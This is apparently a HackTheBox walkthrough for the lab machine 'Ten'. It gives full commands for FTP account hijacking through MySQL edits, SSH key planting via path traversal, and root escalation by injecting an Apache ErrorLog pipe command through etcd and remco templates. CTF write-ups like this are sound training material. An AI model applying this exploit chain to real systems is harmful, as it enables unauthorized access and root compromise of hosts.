



HACKTHEBOX



Ten

3rd July 2025 / Document No DYY.100.XX

Prepared By: ctrlzero

Machine Author: ctrlzero

Difficulty: **Hard**

Synopsis

Ten is a Hard difficulty Linux machine that simulates a misconfigured shared-hosting environment. Players enumerate a public sign-up portal that provisions FTP accounts, abuse weak MySQL/FTP integration to pivot into a real local user, and finally achieve root by poisoning an etcd-driven Apache configuration reload.

Skills Required

- Basic service & vHost enumeration (`Nmap` , `wfuzz`)
- Manual SQL interaction and data manipulation
- FTP usage, path traversal & SSH key management
- Comfort with Linux privilege-escalation concepts (process monitoring, config-file injection)

Skills Learned

- Discovering hidden vHosts through wordlist fuzzing
- Abusing MySQL to alter FTP account UID/GID & home directory
- Injecting SSH keys via FTP to gain shell access as another user

- Exploiting etcd/Remco template reloads to execute commands as root

Enumeration

Nmap


```
$ nmap -Pn -A --top-ports 3000 ten.vl
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-03 10:21 MDT
Nmap scan report for ten.vl (10.129.234.149)
Host is up (0.11s latency).
Not shown: 2997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPd
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13985452d37bae326a336f18a35a2766 (ECDSA)
|_  256 2ed58625c16b0e51a22add8244a60063 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Page moved.
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.06 seconds
```

From the above output we can see that we have 3 common ports available. We'll start by taking a look at the web application to see what functionality it provides.

- 21/tcp: FTP
- 22/tcp: SSH
- 80/tcp: HTTP

We can see below that the application provides insecure access to an FTP service and allows generation of access credentials to a subdomain that we specify.



Insecure FTP Upload. WTF!

We provide upload to your account using legacy protocols. You can't feel safe but you can experience last century technology.



Express checkout. Yeah!

Domain Name:

Request credentials.

Please note that account creation takes 10s. Thanks for waiting.

After waiting a few seconds for the credentials to generate we can verify that we do in fact have access to the underlying FTP service. We can also see that indexes are enabled for the subdomain that was created by viewing it in a web browser.

Express checkout. Yeah!

OK

Your personal account is ready to be used:

Username: ten-1481960f

Password: 873911d5

Personal Domain: testing.ten.vl

You can use the provided credentials to upload your pages via ftp://ten.vl.

It may take up to one minute for all backend processes to properly identify you as well as your personal virtual host to be available.

```
$ echo '10.129.234.149 testing.ten.vl' >> /etc/hosts
$ ftp ftp://ten-1481960f:873911d5@testing.ten.vl
Connected to testing.ten.vl.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 13:35. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
331 User ten-1481960f OK. Password required
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
200 TYPE is now 8-bit binary
ftp>
```

Index of /

[Name](#) [Last modified](#) [Size](#) [Description](#)

Apache/2.4.52 (Ubuntu) Server at testing.ten.vl Port 80

We can continue our enumeration and begin fuzzing for addition virtual hosts and also notice that an additional subdomain is available at `webdb.ten.vl`

```
$ wfuzz -H "Host: FUZZ.ten.vl" -w ~/wordlists/raft-medium-words.txt --hw 25 --hc 400 -t 100 http://ten.vl
```

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

```
Target: http://ten.vl/
Total requests: 63088
```

```
=====
ID           Response  Lines  Word    Chars  Payload
=====
000033008:    200        13 L   67 W   1683 Ch  "webdb"
```

< > ↻ 🔖 ⚠ Not secure webdb.ten.vl/#/ | 🔒 1

Filter server / database 🔍 Rescan Connections 🔄 Compare

Connected (0) Discovered (1) Problem (0)


3306
🌐 127.0.0.1

🔒


➡ 🗝

While taking a look at this virtualhost we can see its a MySQL management portal. The credentials that the web application generated for us do not work for this login, however, there is a `Guess Credentials` function we can try which is successful in logging into MySQL with username: `user` and password: `pas55w0rd`

Credentials found: user | pa55w0rd

After selecting the `pureftpd` database in the management portal we can take see our current user account information, notably the directory that is assigned to our account as well as our `UID` and `GID`.

If we modify the directory to change our path to `/srv/. /` and reconnecting to the FTP service we can see that we were successful as it now lists our current user account folder.



id	user	password	uid	gid	dir
2	ten-1481960f	\$1\$0WnhNDE\$UNQNGN90/.qk65YN9IcNk/	37695	37695	/srv/ten-1481960f/. /

```
$ ftp> ls -a
229 Extended Passive mode OK (|||45927|)
150 Accepted data connection
drwxr-xr-x  3 0          0          4096 Jul  3 13:35 .
drwxr-xr-x  3 0          0          4096 Jul  3 13:35 ..
drwxr-xr-x  2 37695      37695      4096 Jul  3 13:35 ten-1481960f
```

This confirms that we might be able to manipulate our path and `UID / GID` to gain arbitrary write access to another users folder.

Let's change our user directory to `/srv/home` and reconnect to the FTP service.

We can then attempt to change directories to `/` and see that we are actually successful. Let's now grab `/etc/passwd` for any potential users we can leverage to gain access to the system, where we will find one user: `tyrell` with a `UID` and `GID` of `1000`

```
$ ftp ftp://ten-1481960f:873911d5@testing.ten.vl
Connected to testing.ten.vl.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
<SNIP>
ftp> ls -a
229 Extended Passive mode OK (|||57828|)
150 Accepted data connection
drwxr-xr-x  2 37695      37695      4096 Jul  3 13:54 .
drwxr-xr-x  4 0          root        4096 Jul  3 13:54 ..

226 2 matches total

ftp> cd /
250 OK. Current directory is /
ftp> ls -a
229 Extended Passive mode OK (|||64805|)
150 Accepted data connection
drwxr-xr-x 20 0          root        4096 Jul  2 11:30 .
```

```

drwxr-xr-x    20 0          root          4096 Jul  2 11:30 ..
lrwxrwxrwx    1 0          root              7 Feb 16 2024 bin -> usr/bin
drwxr-xr-x    4 0          root          4096 Jun 24 20:09 boot
dr-xr-xr-x    2 0          root          4096 Jul  2 11:30 cdrom
drwxr-xr-x   19 0          root          4000 Jul  3 12:55 dev
drwxr-xr-x  107 0          root          4096 Jul  2 12:27 etc
drwxr-xr-x    3 0          root          4096 Sep 28 2024 home
<SNIP>

ftp> cd etc
250 OK. Current directory is /etc
ftp> get passwd
local: passwd remote: passwd
229 Extended Passive mode OK (|||47464|)
150 Accepted data connection
100%
| *****
*****| 1882          52.78 MiB/s    00:00 ETA
226-File successfully transferred
226 0.000 seconds (measured here), 28.95 Mbytes per second
1882 bytes received in 00:00 (19.94 MiB/s)
ftp> quit
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.

$ cat passwd | tail -n 5
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tyrell:x:1000:1000:Tyrell W.:/home/tyrell:/bin/bash
lxd:x:999:100:./var/snap/lxd/common/lxd:/bin/false
_laurel:x:998:998:./var/log/laurel:/bin/false

```

Foothold

Going back to the `webdb` MySQL management portal let's modify our current user account to match the details of `tyrell`. We can use the [SQL Query](#) section to do make this change a bit easier.

```

UPDATE users
SET
    dir = '/srv/home/tyrell',
    uid = '1000',
    gid = '1000'
WHERE
    user = 'ten-1481960f';

```

Upon reconnecting to the FTP service we can see that we failed to properly authenticate as the home directory we specified is not available.

```
$ ftp ftp://ten-1481960f:873911d5@testing.ten.vl
Connected to testing.ten.vl.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
<SNIP>
331 User ten-1481960f OK. Password required
421 Home directory not available - aborting
ftp: Login failed
```

Lets change our path to include a path traversal and try again.

```
UPDATE users
SET
  dir = '/srv/../../home/tyrell',
  uid = '1000',
  gid = '1000'
WHERE
  user = 'ten-1481960f';
```

This time we can successfully authenticate and see that we have access to the `tyrell` home directory, however, we are unable to download or change directories as paths containing a `.` are prohibited.

```
$ ftp ftp://ten-1481960f:873911d5@testing.ten.vl
Connected to testing.ten.vl.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
<SNIP>
331 User ten-1481960f OK. Password required
230 OK. Current directory is /home/tyrell
Remote system type is UNIX.
Using binary mode to transfer files.
200 TYPE is now 8-bit binary

ftp> ls -a
229 Extended Passive mode OK (|||53331|)
150 Accepted data connection
drwxr-x---  4 1000      tyrell      4096 Jun 24 20:09 .
drwxr-xr-x  3 0        root         4096 Sep 28 2024 ..
lrwxrwxrwx  1 0        root          9 Jun 24 20:09 .bash_history -> /dev/null
-rw-r--r--  1 1000      tyrell      220 Jan 6 2022 .bash_logout
-rw-r--r--  1 1000      tyrell     3771 Jan 6 2022 .bashrc
drwx-----  2 1000      tyrell     4096 Sep 28 2024 .cache
-rw-r--r--  1 1000      tyrell      807 Jan 6 2022 .profile
drwx-----  2 1000      tyrell     4096 Sep 28 2024 .ssh
-r-----  1 1000      tyrell      33 Apr 11 05:17 .user.txt
226 9 matches total

ftp> cd .ssh
553 Prohibited file name: .ssh
```

Since we know we can set an arbitrary path we can simply update it to use the `.ssh` folder and we should be able to upload a new `authorized_keys` file to gain access to the system with SSH.

Let's update our path one more time so we connect into the `.ssh` folder. We can confirm this is successful by once again reconnecting to the FTP service.

```
UPDATE users
SET
  dir = '/srv/./home/tyrell/.ssh',
  uid = '1000',
  gid = '1000'
WHERE
  user = 'ten-1481960f';
```

```
ftp> ls -a
229 Extended Passive mode OK (|||1861|)
150 Accepted data connection
drwx-----  2 1000      tyrell      4096 Sep 28  2024 .
drwxr-x---  4 1000      tyrell      4096 Jun 24  20:09 ..
-rw-----  1 1000      tyrell      162 Sep 28  2024 authorized_keys
226 3 matches total
```

Lateral Movement

We can now generate an SSH keypair and upload the public key to the `authorized_keys` file.

```
$ ssh-keygen -t ed25519 -f testing
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in testing
Your public key has been saved in testing.pub
The key fingerprint is:
SHA256:YdM7Yb7Ut+XgDU3KzQpc0Sh5P2Lq5MxRcInpAX7E3qU

$ cp testing.pub authorized_keys
```

```
$ ftp ftp://ten-1481960f:873911d5@testing.ten.vl
Connected to testing.ten.vl.
220----- Welcome to Pure-FTPD [privsep] [TLS] -----
<SNIP>
Using binary mode to transfer files.
200 TYPE is now 8-bit binary
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Extended Passive mode OK (|||14471|)
150 Accepted data connection
100% |*****| 95 1.43 MiB/s 00:00
ETA
226-File successfully transferred
226 0.122 seconds (measured here), 0.76 Kbytes per second
95 bytes sent in 00:00 (0.83 KiB/s)
```

With a successful upload we can now connect to SSH as the user `tyrell`.

```
$ ssh -i testing tyrell@ten.vl

System information as of Thu Jul  3 02:17:08 PM UTC 2025

System load:  0.0                Processes:           241
Usage of /:   70.4% of 8.07GB    Users logged in:    0
Memory usage: 12%              IPv4 address for eth0: 10.129.234.149
Swap usage:   0%
tyrell@ten:~$
```

Privilege Escalation

Continuing with our enumeration lets take a look at how the web application functions under the hood as well as the running services.

We can see that the `get-credentials-please-do-not-spam-this-thanks.php` page executes the `system()` PHP function with the `etcdctl` binary.

A quick search on the internet for this leads us to this [documentation](#) and described as:

etcd is a distributed, consistent key-value store that is used to store and manage the critical data that distributed systems need to operate, especially in Kubernetes environments. It acts as a reliable source of truth for configuration data, service discovery, and distributed coordination.

```
# get-credentials-please-do-not-spam-this-thanks.php

<?php
if ( !isset($_POST['domain']) ) {
    header('Location: /signup.php');
}
if(!preg_match('/^[0-9a-z]+$/', $_POST['domain'])) {
    echo('<font color=red>Domain name can only contain alphanumeric characters.</font>');
} else {
    $username = "ten-" . substr(hash("md5",rand()),0,8);
    $password = substr(hash("md5",rand()),0,8);
    $password_crypt = crypt($password,'$1$OWNhNDE');
    sleep(10); // This is only here so that you do not create too many users :)
    $mysqli = new mysqli("127.0.0.1", "user", "pa55w0rd", "pureftpd");
    $stmt = $mysqli->prepare("INSERT INTO users VALUES ( NULL, ?, ?, ?, ?, ? );");
    $uid = random_int(2000,65535);
    $dir = "/srv/$username/./";
    $stmt->bind_param('ssiii',$username,$password_crypt,$uid,$uid,$dir);
    $stmt->execute();
    system("ETCDCTL_API=3 /usr/bin/etcdctl put /customers/$username/url " .
    $_POST['domain']);
}
```

```

echo(' <p class="lead">Your personal account is ready to be used:<br><br>Username:
<b>'. $username. '</b><br>Password: <b>'. $password. '</b><br>Personal Domain:
<b>'. $_POST['domain']. '.ten.vl</b><br><br>You can use the provided credentials to upload
your pages<br> via ftp://ten.vl.<br><br><font size="-1">It may take up to one minute for
all backend processes to properly identify you as well as your personal virtual host to be
available.</font></p>');
}

```

Now that we know how the virtual hosts are created for us we need to determine the remaining configuration let's take a look at the running processes as we generate a new set of credentials to find any other services that may be in use. For this we use [pspy](#)

We notice that when credentials are generated the `etcdctl` binary executes as we expect, but also another interesting binary is also being run: `remco`

```

tyrell@ten:/$ /tmp/pspy64
2025/07/03 17:40:29 CMD: UID=33      PID=4930   | sh -c ETCDCTL_API=3 /usr/bin/etcdctl put
/customer/ten-ceba9290/url demo
2025/07/03 17:40:29 CMD: UID=33      PID=4931   |
2025/07/03 17:40:29 CMD: UID=0       PID=4938   | /usr/local/sbin/remco
2025/07/03 17:40:29 CMD: UID=0       PID=4939   | /bin/sh -c systemctl restart
apache2.service
2025/07/03 17:40:29 CMD: UID=0       PID=4940   | (pachectl)
2025/07/03 17:40:29 CMD: UID=0       PID=4941   | /bin/sh /usr/sbin/apachectl graceful-stop
2025/07/03 17:40:29 CMD: UID=0       PID=4942   | /usr/sbin/apache2 -k graceful-stop

```

Quickly searching the internet for this we find the Git repo for [remco](#) and a link to its [documentation](#). It's described as:

```

remco is a lightweight configuration management tool. It's highly influenced by confd.
Remcos main purposes are (like confd's):
* keeping local configuration files up-to-date using data stored in a key/value store
like etcd or consul and processing template resources.
* reloading applications to pick up new config file change

```

So this indicates that `remco` can use `etcd` as a [backend](#). `Remco` will fetch the changes pushed by `etcd` and then reload `Apache` so that those changes take effect. We can enumerate if it is a `systemd` service and then examine its configuration.

```

tyrell@ten:/$ systemctl state=running

remco.service      loaded active running remco service

tyrell@ten:/$ systemctl cat remco
# /lib/systemd/system/remco.service
[Unit]
Description=remco service
After=network.target

[Service]

```

```

Type=simple
ExecStart=/usr/local/sbin/remco
Restart=on-failure

[Install]
WantedBy=multi-user.target

tyrell@ten:/$ cat /etc/remco/config
log_level = "info"
log_format = "text"

[[resource]]
name = "apache2"

[[resource.template]]
src = "/etc/remco/templates/010-customers.conf.tmpl"
dst = "/etc/apache2/sites-enabled/010-customers.conf"
reload_cmd = "systemctl restart apache2.service"

[resource.backend]
[resource.backend.etcd]
version = 3
nodes = ["http://127.0.0.1:2379"]
keys = ["/customers"]
watch = true
interval = 5

```

`remco` watches `etcd` keys under `/customers/*` and, as root, rebuilds `010-customers.conf` before restarting Apache.

```

$ cat /etc/remco/templates/010-customers.conf.tmpl
{% for customer in lsdir("/customers") %}
  {% if exists(sprintf("/customers/%s/url", customer)) %}

<VirtualHost *:80>
  ServerName {{ getv(sprintf("/customers/%s/url",customer)) }}.ten.vl
  DocumentRoot /srv/{{ customer }}/
</VirtualHost>

  {% endif %}
{% endfor %}

```

Let's quickly test if we have the ability to write our own configuration and verify that we are correct in our assumption.

```
tyrell@ten:/$ ETCDCCTL_API=3 /usr/bin/etcdctl put /customers/ten-29ee00eb/url privesc_test
tyrell@ten:/etc/apache2/sites-enabled$ cat 010-customers.conf

<VirtualHost *:80>
    ServerName privesc_test.ten.vl
    DocumentRoot /srv/ten-29ee00eb/
</VirtualHost>
```

With our ability to create our own custom entry we can now attempt to poison the configuration with a malicious Apache configuration. A few ways to do this are to call external commands in some Apache configuration directives. We can read about one here that leverages [ErrorLog](#).

If the file-path begins with a pipe character "|" then it is assumed to be a command to spawn to handle the error log.

```
ErrorLog "|/usr/local/bin/httpd_errors"
```

With this in mind we can use the following payload so that our existing SSH `authorized_keys` file is copied from the `tyrell` user to the `root` user.

```
tyrell@ten:/etc/apache2/sites-enabled$ ETCDCCTL_API=3 /usr/bin/etcdctl put /customers/ten-
b94344ef/url 'asdfasdfasdf.ten.vl
    ErrorLog "|/usr/bin/cp /home/tyrell/.ssh/authorized_keys /root/.ssh/authorized_keys"
#'
OK
```

The above command was successful and we can now SSH into the target as `root`.

```
$ ssh -i testing root@ten.vl

System information as of Thu Jul  3 05:54:29 PM UTC 2025

System load:  0.0                Processes:           244
Usage of /:   70.7% of 8.07GB    Users logged in:    1
Memory usage: 16%                IPv4 address for eth0: 10.129.234.149
Swap usage:   0%

Last login: Wed Jul  2 12:28:21 2025
root@ten:~#
```